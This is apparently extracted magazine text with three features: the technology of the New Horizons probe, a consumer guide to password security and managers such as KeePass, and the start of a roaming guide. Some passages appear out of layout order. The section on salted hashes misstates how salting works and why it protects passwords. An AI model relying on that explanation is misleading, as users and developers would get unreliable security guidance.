journey, such as radiation. This means that a large part of the project involves environmental testing to show that the sensor performance will not be damaged by shock, vibration, temperature extremes and the x-rays and proton radiation that are encountered outside the Earth's atmosphere. So, while there is only a single sensor on board the spacecraft, many tens of sensors are produced and destructively tested to ensure that it will work as required and when required," he said.

SENSE AND SENSITIVITY

And there's more. "Pluto is over 30 times as far from the sun as the earth", Jerram said, "so the sun will appear 30 times smaller. This means there is 1,000 times less light. Also, New Horizons will go past Pluto at 30,000 miles per hour, so very high-sensitivity imagers are required."

This is evident if we look at the size of the sensor. Commonly, the CCD in a

cheap consumer camera measures 6.17x4.55mm, which works out at 1.75 square microns per pixel for a 16-megapixel camera. By way of contrast, the pixels in Ralph's CCD are almost a hundred times larger.

Moving on from the CCD, the other element of a camera that has a major impact on image quality is the lens, and here the figures for the New Horizons' instruments, and LORRI in particular, make interesting reading. LORRI has a field of view of 0.29 degrees, compared to around 40 degrees horizontally for a camera's lens zoomed in to the point at which the scene appears normal. Dividing one by the other gives the amount by which the lens magnifies the image, so this would be a massive 138 times. This is far more than any regular camera zoom lenses, but that's just a start.

A large CCD needs a large focal length lens to achieve the same magnification factor of a camera with a smaller CCD. Because of the need to work in low-light conditions, LORRI's CCD is much larger than in most digital cameras, again pushing up the focal length. What's more, as the focal length increases, so must its diameter if its light-gathering capacity is not going to be jeopardised.

The bottom line is that LORRI has a huge and vastly expensive 2,630mm focal length lens with an aperture of 208mm. While for simple lenses we might think of the

aperture as one and the same as the diameter, LORRI's lens requires the largest optical element to be 758mm in diameter and the whole assembly weighs 5.64kg. When we add in the rest of LORRI, we end up with something that weighs about as much as 60 compact digital cameras and we can't begin to imagine how many times more expensive.

COMMUNICATION SYSTEM

When design work on New Horizons started in 2001, the fastest Wi-Fi available, 802.11a, topped out at a theoretical 54Mbit/s. However, because space probes and their ground-based

Introducing MIPS

With the world now dominated by Intel and AMD chips on the desktop, and ARM cores in smartphones and tablets, it would be appropriate to delve a bit deeper into the MIPS architecture that was responsible for New Horizons' success.

MIPS was one of several processor architectures launched in the 1980s and the early 1990s to power high-performance UNIX workstations and servers. Along with Sun's SPARC, DEC's Alpha, Power or PowerPC from IBM, and HP's PA-RISC, these chips adhered to the RISC (Reduced Instruction Set Computer) design philosophy, based on the premise that a simple streamlined design can achieve lightning speed, despite the fact that it places greater demands on the software.


At the time, these chips were much faster than processors based on the Intel x86 architecture, which was a CISC (Complicated Instruction Set Computer) design. As the differences diminished over time, and Intel maintained a significant price advantage, a few of these architectures fell by the wayside, while others were repositioned. SPARC is still used in Fujitsu workstations and PowerPC can be found in some of IBM's server and supercomputer lines, but it's in embedded systems you're most likely to find MIPS.

Embedded systems are no less fundamental to our computing infrastructure than the big-name Intel Core processors that take the limelight. MIPS designs might no longer boast the highest headline performance figures, but they consume far less power than more mainstream chips, and this is an increasingly important consideration.

Despite this efficiency, modern designs offer a choice of 32- or 64-bit architecture, speeds of up to 2GHz, and as many as six cores per chip. MIPS processors are found in networking equipment, storage devices and printers, as well as smart TVs, set-top boxes, home automation kit, in-car systems, industrial control and automation equipment and wearables.

The first Sony PlayStation, launched in 1994, used the MIPS R3000 on which the New Horizons' Mongoose-V chips are based. So the chip that took us to a myriad of alien worlds in games is now visiting real alien worlds out in space.

The processors in New Horizons use the MIPS R3000 core that was used in the original Sony PlayStation



Preparing New Horizons for launch requires stringent 'clean room' conditions

megapixels) or a single array of 100 megapixels. This would also greatly increase the size of the optics to an impractical degree."

At first sight, though, this still doesn't tell the whole story since, even though 100 megapixels is admittedly a large number, it's the equivalent only of a handful of cheap point-and-shoot cameras. But these are no ordinary CCDs, as Jerram pointed out.

"Space is a harsh environment. The main challenges are surviving the launch process and the adverse environmental conditions that are encountered on a

Earth stations don't have to adhere to standards-based communication protocols, it might seem reasonable to believe that much higher rates of data throughput would have been possible.

The International Space Station (ISS) has several communication links each offering 300Mbit/s. There's an important difference between the ISS and New Horizons, though, that will be all too familiar to users of home Wi-Fi networks. As you get further from your access point, the speed decreases dramatically with the decreasing signal strength, which is why it doesn't reach down the bottom of your garden. Even today's top-end 802.11ac routers will see a halving of their throughput by increasing the range to just 10 metres.

New Horizons, on the other hand, is 480 billion times further away than your the bottom of your garden. It would therefore either need to have been fitted with some very powerful kit or data throughput will be seriously slow. It's not surprising to learn that both are true.

X MARKS THE SPOT

In common with many deep space missions, New Horizons uses the X band for radio communication as it offers a good compromise between atmospheric absorption and low noise. The frequency is about 8GHz, which isn't too different from the 2.4GHz and 5GHz used in Wi-Fi equipment. There the similarity ends, though. The maximum permissible transmit power of Wi-Fi equipment in the UK is a tenth of a watt on 2.4GHz or one watt on 5GHz. In fact it's often a bit less, because the regulations refer to the effective radiated power, which also takes the performance of the antenna into consideration. New Horizon's transmitter, on the other hand, outputs 12 watts.

While a 12- or 120-fold improvement is not inconsiderable, it pales into insignificance when we compare the antennas. Typically, Wi-Fi equipment has small antennas that are more or less



Even with NASA's huge 70m antennas, the signal received from New Horizons was tiny

NEW HORIZONS WAS DESIGNED TO RETURN DATA AT A MINIMUM SPEED OF JUST 600 BITS PER SECOND

omni-directional so have a gain – that is, the amount by which the antenna magnifies the signal – of perhaps two decibels (dB). New Horizon's antenna is a 2.1m dish with a gain of 40dB, and the antennas in NASA's deep space network that are used to communicate with distant space probes are massive 70m dishes with a 74dB gain. Since both the transmit and the receive antenna have an impact on the strength of the received signal, this setup provides approximately 108dB more gain than the link between a Wi-Fi access point and a laptop.

When you consider that the decibel is a logarithmic method of measurement, and each additional 3dB corresponds to a doubling in the power, you get some idea of how huge this difference really is. Taking the increased transmit power and the higher gain antennas into consideration, the link from Pluto to Earth uses the equivalent of a thousand

billion times more power than a typical Wi-Fi link.

The reason such a huge power level is needed is because power decreases with the square of the distance. So, double the distance and the power drops to a quarter, at 10 times the distance it's a hundredth, and so on. Going back to that Wi-Fi link at a range of 10m, and comparing it with the 4.8 billion kilometres to Pluto, we find that the signal strength would be 230,000 billion billion times less. Now that thousand billion times increase in effective power doesn't look too excessive after all.

BIT PART

The received power is so low that, during the Pluto encounter, New Horizons

was designed to return data at a minimum speed of just 600 bits per second. Note that we're talking of bits per second, not kilobits or megabits, so this is at least a million times slower than an 802.11ac Wi-Fi link. Returning a single image of Pluto to Earth takes several hours, and NASA is having to prioritise the remaining data for transmission, a process that will take months.

As well as the data rate being minuscule, the huge distance to Pluto affects another important characteristic of a communication channel: its latency. While the data transmission rate is sometimes expressed as speed, latency genuinely is the speed, in this case the time it takes for a radio signal to travel from Earth to Pluto. Even though radio travels at the speed of light – around 300,000 kilometres per second – signals from New Horizons are currently taking four-and-a-half hours to reach Earth.

New Horizons timeline

NOVEMBER 2001



Work on New Horizons starts. Scientists from NASA, Johns Hopkins University and Southwest Research Institute are involved in the project.

JANUARY 2006



New Horizons is launched from Cape Canaveral aboard a Lockheed Martin Atlas V-551 rocket with a Boeing STAR-48 solid-propellant booster.

9 HOURS LATER



The fastest spacecraft ever launched, New Horizons passed the Moon in just nine hours. Apollo missions took three days to reach the Moon.

FEBRUARY 2007



The space probe passes Jupiter, using its gravity to obtain a speed boost. It also takes some photos of the giant planet and its moons.

Chris DeBoy, the New Horizons communications systems engineering lead at Johns Hopkins University, told us how such signals were still able to return useful information to mission controllers on Earth. For a start, more advanced coding schemes were used than those in, for example, the familiar Wi-Fi networks.

"New Horizons and NASA's Deep Space Network have taken advantage of developments in advanced coding techniques to maximize the downlink data rate," he said. "New Horizons uses a rate 1/6 Turbo code for forward-error correction. Turbo codes can perfectly reconstruct the transmitted message at the receiver when the signal is seemingly buried in noise, and they approach the best theoretical code performance achievable." That 'best' is defined by a complex piece of maths known as the Shannon Limit, and it's not going to get any better any time soon.

DeBoy explained how, despite the sophistication of the coding scheme, the data throughput is much lower than most terrestrial systems, but there are ways of getting round this. In keeping with the philosophy of providing redundant circuits, the communications system has two transmitters and two Travelling Wave Tube Amplifiers (TWTAs) but, if all's well, it's possible to use them together.

"It's possible to nearly double the downlink rate by powering both TWTAs, and we do it often," he said. "A special signal splitter connects each radio transmitter to each TWTA, so if a TWTA were to have a problem, we could still use either radio. Each TWTA is connected to a specific input on the high-gain antenna. One TWTA feeds the port that transmits right-hand circular polarisation from the high-gain antenna, the other feeds the port that transmits left-hand circular polarisation. The polarisation of a radio frequency signal describes how the electromagnetic wave (specifically the electric field) behaves as it moves through space. Right- and left-hand



New Horizons atop a Lockheed Martin Atlas V-551 rocket prior to take-off

SOPHISTICATED AS NEW HORIZON'S COMMUNICATION SYSTEM MAY BE, LIKE THE COMPUTER SYSTEM, IT RELIES ON TECHNOLOGY THAT MAY SEEM OUTDATED

circularly polarised signals are independent of each other and so it's as if we have two separate channels for transmission."

However, this isn't always possible. "We can't use this technique all the time, however, because the TWTAs are two of the more power-hungry components on the spacecraft. Sometimes there is not sufficient power to turn both TWTAs on during a downlink. But during the playback time after Pluto encounter, the dual-TWTA downlink will be routinely used to get the science data and pictures behind exciting new discoveries back to Earth as quickly and reliably as possible."

Sophisticated as New Horizons' communication system may be, like the computer system, it relies on technology that may seem outdated. However, in this case, that isn't because the probe has taken so long to reach its target. Instead, it's testimony to the fact that the demands of space travel place different demands on equipment and, in some cases, that means that the old ways are sometimes still the best.


The technology in question is the Travelling Wave Tube Amplifier, or TWTA, we've already encountered. It serves the same purpose as the power transistors in most data communications equipment, namely to amplify a tiny signal to an adequate power level to be fed to the antenna for transmission. While the term TWTA might sound high-tech, it's actually a rather specialised type of valve: the red-glowing glass tubes that adorned radios before the invention of the transistor in 1947 and the development of transistor radios in the 1950s and 1960s.

ONWARDS AND UPWARDS

Its encounter with Pluto and Charon is New Horizons' pinnacle of achievement, but it doesn't represent the end of the road for the space probe. It now heads into the Kuiper Belt, a huge area of rocky material extending well beyond the orbit of Pluto. If funding allows, it will be tasked with searching for other dwarf planets, many of them as yet unknown.

This brings us to Dawn. This may not have captured the public imagination in the same way as New Horizons, primarily because few people other than astronomers have heard of its destination, but this spacecraft also visited a dwarf planet, called Ceres, this year. NASA's Dawn probe went into orbit round the dwarf planet – the largest object in the asteroid belt between Mars and Jupiter – in March, returning images of its crater-potted surface and mysterious bright objects. It appears that 2015 truly is the year of the dwarf planet. ☐

DECEMBER 2014



After spending most of its voyage in hibernation, New Horizons is woken up for its Pluto encounter. Radio signals take 4½ hours to reach Earth.

JANUARY 2015



New Horizons sees Pluto for the first time. Still 200m km away, images aren't yet as good as those from the Hubble space telescope.

JULY 2015



After almost 14 years in planning and in transit, New Horizons reaches its target and scientific exploration starts in earnest.

THE FUTURE



New Horizons will head further into the Kuiper Belt, a ring of small objects the team hope to explore, subject to approval and funding.

MUM'S & THE WORD

**You need them to do just about anything online, but how secure are your passwords?
And what's the best way of keeping track of them all? Our guide reveals all**

Passwords are disliked by users for being an annoying barrier between them and the task they want to get done. These are of course the very same people who then wonder why their account that uses the password 'letmein' has been hacked.

Of course, choosing an extremely complex password can also be a recipe for disaster. How many Post-it notes with password reminders have you seen stuck to the monitors of PCs in workplaces and at home? Surely there's a better way?

HOW PASSWORDS WORK

Before covering the alternatives to your current password setup, it's important to understand how passwords work and why

this single security step can be the one weak point of your entire online life.

At their most basic, passwords are stored alongside usernames in a database. When you log in with your username, the site checks the password matches the appropriate entry in the database, and if it does you can log in. But it's actually a bit more complicated than that.

Any business worth its salt will not be storing passwords as plain text in a database, as this is the least secure way of storing passwords. If a database of user information has passwords stored in plain text, any hacker who manages to get into the database instantly gains access to every user's credentials. Because so many people use the same password for all their online services, this database is a veritable gold mine of

information that can put millions of accounts and businesses at risk.

Passwords in a database should be stored as what is known as a hash. This is a unique combination of numbers and letters that represent the password. One of the earliest and best-known cryptographic hashes, MD5, is no longer considered secure, but as it produces a relatively short hash, we've used it as an example in the table opposite. When you enter your password into a website's password field and hit the login button, the website compares the hash of the password you've entered to the hash it has stored next to your username in its database. If it matches, you can log in. If not, you'll have to try again.

Password hashes can't be reverse-engineered into their original text, but the

Test Your Password		Minimum Requirements			
Password:	*****	<ul style="list-style-type: none"> • Minimum 8 characters in length • Contains 3/4 of the following items: <ul style="list-style-type: none"> - Uppercase Letters - Lowercase Letters - Numbers - Symbols 			
Hide:	<input type="checkbox"/>				
Score:	100%				
Complexity:	Very Strong				
Additions		Type	Rate	Count	Bonus
Number of Characters		Flat	$+(n^4)$	24	+ 96
Uppercase Letters		Cond/Incr	$+\frac{(len-n)^2}{2}$	1	+ 46
Lowercase Letters		Cond/Incr	$+\frac{(len-n)^2}{2}$	14	+ 20
Numbers		Cond	$+(n^4)$	4	+ 16
Symbols		Flat	$+(n^6)$	5	+ 30
Middle Numbers or Symbols		Flat	$+(n^2)$	9	+ 18
Requirements		Flat	$+(n^2)$	5	+ 10
Deductions		Type	Rate	Count	Bonus
Letters Only		Flat	$-n$	0	0
Numbers Only		Flat	$-n$	0	0
Repeat Characters (Case Insensitive)		Comp	-	16	- 8
Consecutive Uppercase Letters		Flat	$-(n^2)$	0	0
Consecutive Lowercase Letters		Flat	$-(n^2)$	10	- 20
Consecutive Numbers		Flat	$-(n^2)$	1	- 2
Sequential Letters (3+)		Flat	$-(n^3)$	0	0
Sequential Numbers (3+)		Flat	$-(n^3)$	0	0
Sequential Symbols (3+)		Flat	$-(n^3)$	0	0

Passwordmeter.com
analyses your password
and rates its security

SECURE OBSCURE

We all know the basic steps for a secure password. Signup pages will make suggestions and give you an encouraging coloured bar to tell you how secure your new password is. Make it as long as possible, you're told, add numbers and symbols, and don't include your username. All good tips, but while your passwords may now be secure, they're all but impossible to remember.

The problem, as you can see below, is that some websites force you to include symbols and other characters that

make a basic passphrase impossible.

Password requirements

Google: 8 characters

Microsoft: 8 characters, at least one capital letter, number or symbol

Facebook: 6 characters

Yahoo!: 8 characters with number, symbol or capitals; 9 characters with lower-case letters

iTunes: 8 characters with one capital letter, one number, no more than two consecutive identical characters. Must not be 'common' (Password11 isn't allowed, for example, even though it matches all the other criteria)

PayPal: 8 characters, no more than two consecutive identical characters

WHAT ABOUT PASSPHRASES?

Passphrases are longer passwords that are much easier to remember, and while they will contain words from the dictionary, the best passphrases will put together words you'd never expect to find consecutively. Recent research has found, however, that a typical long passphrase is only marginally more secure than a complex, shorter password. This is because, according to the authors of the 2013 paper *Linguistic Properties of Multi-word Passphrases*, "users aren't able to choose phrases made of completely random words, but are influenced by the probability of a phrase occurring in natural language".

This means while the concept of a passphrase is strong, the public at large are unwilling to commit to a memorable phrase that also isn't a sentence that makes sense.

MAKING A SECURE PASSWORD

Security firm Kaspersky Lab unsurprisingly has an awful lot to say about password security, and Kaspersky principal researcher David Emm says a passphrase makes a great base for a password, but other modifiers are needed to make a passphrase properly secure.

Emm's example routine is as follows:

1. Come up with a base phrase. In this example, it's 'Don't put all your eggs in one basket'
2. Take the first letter of each word: 'Dpayeiob'
3. Now apply some changes. If it's for your eBay account, for example, add a word you'd associate with eBay after the fifth character, such as 'toys'
4. Capitalise the seventh character
5. Put a '4' after the tenth character
6. Add an asterisk after the second character
7. You'll end up with something like 'D*payetOysi4ob'
8. All future passwords should follow this pattern, but the additional word will be different each time, meaning each password is unique and hard to guess.

This will produce a wide range of secure passwords for various services, but personally we'd struggle to recall this many steps, and probably forget which 'associated' word we'd inserted in each. Add to that the ease of mistyping something so complicated, and most will want to look for another option.

THE WORST PASSWORDS

Each year, security firm Splashdata releases its list of the 25 most popular (and thereby worst) passwords. Many of the top-ranking passwords are clearly insecure, but there are a few surprises here too. Avoid all these, and anything vaguely similar, at all costs.

123456 football
password monkey
qwerty letmein
baseball abc123
Dragon mustang
michael

hashes of common passwords are well known and can easily be looked up; it doesn't take long for a hacker to create a dictionary of every single eight-character letter/number combination and run that against a list of stolen password hashes.

A PINCH OF SALT

Because of this, many companies use a second step for password security. Each password hash is modified based on another string called a 'salt'. This string is added to the hash and could be based on the user's login name or email address. So the username 'shopper', the hash of which is added to 'password' as a salt, results in a complete salted hash that looks like this: 'b47a9c791d653c8 fa7ce7eff2abdd428'.

So, while the hacker will likely know your username, the fact that your password is mashed up into a single salted hash means that they won't be able to figure out which part of the hash represents your username, and which part is your password. That's why salted hashes are so secure.

Still, we can't assume that every company stores our passwords in this way. If you use the same password across multiple sites, it takes only one weak link for all your login details to those websites to be made known to a hacker or hackers. That's why unique and uncommon passwords are so important.

SALTED HASHED PASSWORDS

	WORD	MD5 HASH	HASH SECURITY
Username	shopper	d0d191dc174af5d9208318bdb7b53bd0	Low
Password	password	286755fad04869ca523320acce0dc6a4	Very low
Salted password	shopperpassword	7df3966a25335f471159cb17572e1d6e	High



SECURITY TOOLS

If you have an arsenal of secure passwords but are struggling to remember them all, a password manager is a great way to keep them all organised. The best password managers store your passwords in the cloud, allowing you to access them from anywhere with a single master password. There are flaws to the system, of course – having your passwords stored in the cloud means they're no longer in your control, so if the provider is hacked, your passwords might be at risk.

Your browser also stores your passwords to make it easier for you to log into your favourite sites. Unfortunately, these are easy to compromise; there are some very simple tools that can extract passwords from your browser's Registry entries. So while they may work, there are better options available.

STORING PASSWORDS

Dashlane (www.dashlane.com) is a password manager that can store your passwords and autofill them, as long as you have it installed on your PC or smartphone. It can also generate different, ultra-secure passwords for all the sites you use.

The only password you have to remember is your master password, which is used to log into Dashlane itself. If you forget it, there's no way to retrieve it, so you should keep that in mind and write it down somewhere secure.


Because you don't have to remember individual passwords any more, Dashlane can make them extremely long and complicated. And having Dashlane installed and auto-filling your passwords for you also means you're going to be less susceptible to password-stealing keyloggers.

Of course, using those highly secure (and so utterly unmemorable passwords) does mean you always need to have Dashlane installed on your devices. Few people jump

from device to device on a daily basis, though.

If you're still using some old passwords, Dashlane will take you to task if they aren't secure. Click on the Security Dashboard to get a detailed analysis on all of your passwords. It tells you how many passwords you've reused, how many are weak and will even let you know if a site your password is stored on has been compromised. Even if you don't follow tech security news closely, if Dashlane picks up that a site has been hacked, you'll be informed and told to change your password.

Another handy tool is the ability to share your passwords with emergency contacts. Simply type in the email address of the person you want to share passwords with, and they'll be allowed to send you a request for access to



↖ Dashlane lets you check if any of your accounts might have been compromised

↓ It also evaluates how secure your passwords are

your passwords. You can either allow them to see all of your passwords, or just a select few that you think they might need. This is very handy if you're travelling and need a friend or family to sort out something for you online.

All the above features are free, but if you shell out \$40 (around £25) a year for the Premium version, you'll also get the ability to synchronise password data across devices, including mobile apps. This means you can view your passwords while you're on the move, which is handy if you want to access sites from both mobile and desktop devices.

TWO-FACTOR AUTHENTICATION


A simple way to dramatically increase the security of any given account is to enable two-factor authentication. If a service you value highly uses two-factor authentication, you should enable it as soon as possible.

Two-factor authentication requires two steps in order for you to log in: your usual password plus a second one-off code. The second code is usually texted to your phone on request, so anyone wanting to log into your account would need both your password and your mobile.

For convenience you can set most accounts to require two-step authentication only the first time you log in from a new device. The service will remember the device or PC and you won't be hassled with the two steps again.

This makes your accounts very secure against hackers who are trying to compromise your

account from afar (say after getting a haul of passwords from a compromised service), but less useful if the attack originates from your own home or a stolen mobile phone. If your problems are more local, you can usually request two-step authentication for every login.



There are also specialised smartphone apps that are used for authentication, such as Google Authenticator. These apps generate one-use codes that can be used to access your account and adds an extra verification step. Again, these codes don't protect against your phone being stolen. Despite having Google branding, Authenticator can be used with any service that supports it. For instance, Dashlane (see above) supports Google Authenticator and can be enabled through Tools, Preferences, Security, Two-factor authentication.

DO IT YOURSELF





The advantage of using Dashlane is that such companies use extremely complex security systems to prevent breaches. However, the sheer concentration of data held by these firms means they will always be a tempting target for hackers. While it's unlikely actual passwords will be stolen, more serious hacks could lead to a password-management service being taken offline, which means you won't be able to access your passwords.

Instead, you could hide all your passwords in a more innocuous service such as cloud sync software including OneDrive, SugarSync, Dropbox or Google Drive, too. We've detailed how to set up OneDrive on page 104, so when you've done that, come back here and we'll show you how to make your own secure online password database using the free open-source software KeePass.



KeePass is a simple and lightweight piece of database software with a few extra features that make it suitable for password storage. Its password database remains encrypted unless you enter a master password, which you can choose yourself. If you forget the master password, your data will be unreadable, so even if your OneDrive account were to be compromised, a hacker would struggle to unlock your database.

HOW TO USE KEEPASS IN THE CLOUD

- 1 Go to keepass.info/download.html and download the Portable edition of KeePass Professional Edition. On the web page, this is the fourth download choice, in the bottom right. Download the Zip file.
- 2 Open the Zip file and click Extract all files. Click Browse and navigate to your cloud folder (C:\OneDrive, C:\Dropbox) and extract KeePass into a new folder.
- 3 Run KeePass and click the New button at the top left. Navigate to the KeePass folder and click Save. This is where your password database will be stored, and it will synchronise across your computers each time you modify it.



- 4 Set a strong master password and use the 'Estimated quality' bar to gauge how secure it is. You'll need this password every time you want to access your database.
- 5 On the next screen, you can add a database title and description if you want, or you can leave everything blank and hit OK.
- 6 The area on the left will display various categories of passwords, making it easier to find the password you want. You can add your own categories by right-clicking in this area and selecting 'Add group'.



- 7 Add a new password by clicking the icon with a yellow key and green arrow next to the Save button.
- 8 Enter the name of the service, the username and the password. If you want to use KeePass's autotype feature, enter the domain on which you use this username and password combination; for instance, www.paypal.com for your PayPal password.
- 9 By default, the Auto-Type feature can be activated by pressing Ctrl-Alt-A, but this can be changed under Tools, Options, Integration.

STORING PASSWORDS ON A USB STICK

If you'd prefer not to store your password database in the cloud, you could install KeePass on your local hard disk or on a USB storage device. For added security, you can protect it with encryption. We'd recommend VeraCrypt for this.

Download VeraCrypt from veracrypt.codeplex.com and run the installer. Open the program, select Create Volume and then 'Encrypt and non-system partition/disk'. Leave the next screen on its default settings and click Next, and on the following screen select the USB drive you want to encrypt; make sure you're encrypting the right device by

checking the drive letter. Any data on the USB disk will be lost, so make sure there's nothing on it that you need.

Click Next again, enter the size of the volume and then enter a password, which you'll need to access your KeePass data. Once you're done, simply follow the instructions above but extract the Zip file to your USB drive instead. When you want to access your drive, you'll need to run VeraCrypt and choose 'Select Device'. Select your encrypted drive and press OK. Then click Mount and enter your password. You'll now be able to access this drive as normal.





ROAM FREE

You don't need to turn off your phone when you're abroad to avoid bill shock when you get home – simply follow our guide and you can stay in touch without getting stung this summer

YOU'VE BEEN WARNED for years that going on holiday with your smartphone can get you in some serious financial straits, with 'bill shock' and outrageous pricing on calls, texts and mobile data all contributing towards a hefty and unexpected extra spend.

It's certainly true that in the past your mobile provider was more than happy to fleece you out of hundreds of pounds because you downloaded a single image while on holiday in Spain, but a crackdown in regulations by both the UK watchdog Ofcom and the European Commission (EC) means that the horror stories of yore are at least less common today, unless you choose to blithely ignore warnings, override limits and stream HD video to your phone by the pool.

A lack of clarity around charges and an uncompetitive mobile network market meant that consumers were getting fleeced out of hundreds of pounds because they didn't understand how roaming works, or how they could get a better deal.

With a bit of intervention from our friends over at the EC, the roaming market (in Europe at least) has become a lot more competitive, thanks to capped bills, 'roam like at

home' packages and much stricter regulations. The EC has even just announced that roaming charges will be banned altogether by 2017.


Still, statistics gathered by the EC in 2014 found that 37% of British holidaymakers turn off their phones completely when they head abroad, and a further 36% turn off data roaming, only allowing themselves to text and make calls. The EC rightly points out that

while this is bad news for consumers, it's equally bad for the networks themselves. Then EC vice-president for the digital agenda, Neelie Kroes, said at the time:

"I am honestly shocked by these figures. It shows we have to finish the job and eliminate roaming charges. Consumers are limiting their phone use in extreme ways and this makes no sense for the companies either.

"It's not just a fight between holiday-makers and telecoms companies. Millions of businesses face extra costs because of roaming, and companies like app-makers lose revenue too. Roaming makes no sense in a single market – it's economic madness."

The EC has fought against the mobile networks, who have been dragging their feet for years, pushing them to gradually drop the price of data roaming by 91% and calls and texts by



The EC's Neelie Kroes fought the mobile networks for years

80%. Although even those massive cuts obviously still aren't enough to get us using our phones on holiday.

Know your rights

There are now strict regulations covering what mobile networks can charge for texts, minutes and data in all EU countries, and there are also mandatory cost caps that you can't go over unless you give explicit permission.

The table below shows you the limits that mobile operators have to adhere to in the EU. The limits are based on euro figures excluding VAT, so the cost in sterling is subject to changes in both exchange rates and VAT rates.

Usage	Limit in € exc VAT	Limit in £ inc VAT
